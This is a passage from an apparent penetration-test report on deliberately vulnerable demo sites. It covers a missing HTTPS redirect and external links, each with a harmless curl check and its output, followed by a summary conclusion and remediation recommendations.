
- Attackers could intercept and manipulate unencrypted HTTP traffic (Man-in-the-Middle attack).
- Users may unknowingly transmit session cookies or credentials insecurely.
- Could allow attackers to perform session hijacking, credential theft, or content injection.

• **Recommendations:**

- o Configure the web server to redirect all HTTP requests to HTTPS using a 301 or 302 redirect.
- o Enable HSTS (HTTP Strict Transport Security) to enforce HTTPS at the browser level.
- o Obtain and configure a valid SSL/TLS certificate (from Let's Encrypt or another CA).

- **Affected Applications:**
  - testphp.vulnweb.com

- **POC:**



```
┌──(root㉿kali)-[~]
└─# curl -I http://testphp.vulnweb.com/
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Thu, 04 Sep 2025 08:25:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1


┌──(root㉿kali)-[~]
└─# 
```

It returns 200 OK instead of redirecting to HTTPS.

7.4.5 External URLs Identified

• **Outline:** During crawling of the target web application, several external URLs were identified in hyperlinks (<a href>).
These links may redirect users to external resources outside the control of the application owner. While this does not pose a direct vulnerability, it can increase the attack surface if the external domains are compromised or malicious.

• **Risk Severity Index: 0**

• **OWASP Top 10 Category:**

- Not Applicable (Informational)

• **CWE ID:** CWE-939: Improper Authorization in Handling of External Service Identifiers (closest reference for uncontrolled external links)

• **Implication:**


- Users may be redirected to external sites, which could host outdated, malicious, or untrusted content.
- If attackers compromise external sites, they could leverage this trust to launch phishing, malware distribution, or watering hole attacks against end-users.
- Could affect user trust if links lead to insecure/malicious sites.

• **Recommendations:**

- Ensure that all external links lead to trusted, legitimate websites.

- Open external links in a new tab using target="_blank" and add rel="noopener noreferrer" to mitigate reverse tabnabbing.
- Optionally, display a warning message to users when navigating outside the trusted domain

- **POC:**



```
┌──(root㉿kali)-[~]
└─# curl -s http://testphp.vulnweb.com | grep href

<link rel="stylesheet" href="style.css" type="text/css">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/index.php">AJAX Demo</a>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
          <li><a href="userinfo.php">Your profile</a></li>
          <li><a href="guestbook.php">Our guestbook</a></li>
                <li><a href="AJAX/index.php">AJAX Demo</a></li>
      <li><a href="http://www.acunetix.com">Security art</a></li>
          <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP scanner</a></li>
          <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/">PHP vuln help</a></li>
          <li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | <a href="/Mod_Rewrite_Shop/">Shop</a> | <a href="/hpp/">HTTP Parameter P
ollution</a> | &copy;2019

┌──(root㉿kali)-[~]
└─# 
```

8. Conclusion

The comprehensive Vulnerability Assessment and Penetration Testing (VAPT) performed on the three target applications—testphp.vulnweb.com, DVWA, and bWAPP—revealed a broad range of critical and high-severity vulnerabilities.

Key issues include:

- Use of outdated and unsupported software versions, exposing the applications to known exploits.
- Lack of secure coding practices, particularly insufficient input validation and improper output encoding.
- Multiple instances of injection vulnerabilities (SQL Injection, File Inclusion, and OS Command Injection), which can be leveraged to extract sensitive data or execute arbitrary commands.

The prevalence of these vulnerabilities demonstrates that the applications are at an immediate and severe risk of compromise. Successful exploitation could enable attackers to:

- Exfiltrate sensitive data stored within the applications and underlying databases.
- Escalate privileges and gain unauthorized access.
- Achieve full control of the underlying servers, enabling further pivoting into internal infrastructure.

9. Recommendations

It is imperative that the remediation actions outlined in this report are addressed with highest priority. Immediate focus should be placed on:

- Patching and updating software to supported versions.
- Fixing injection flaws through proper input validation, parameterized queries, and output encoding.
- Implementing secure configuration practices (disabling unnecessary features, restricting file permissions, securing error handling).
- Establishing a continuous security testing process to ensure timely identification and remediation of future vulnerabilities.
- A thorough code review is required across all applications to identify and fix all instances of injection vulnerabilities. Developers must be trained on secure coding practices, especially the use of parameterized queries for all database interactions.
- Harden the web server and PHP configurations. This includes disabling dangerous functions like allow_url_include and expose_php, and implementing a strict Content Security Policy.

Failure to address these issues in a timely manner could lead to significant data breaches, reputational damage, and potential regulatory consequences.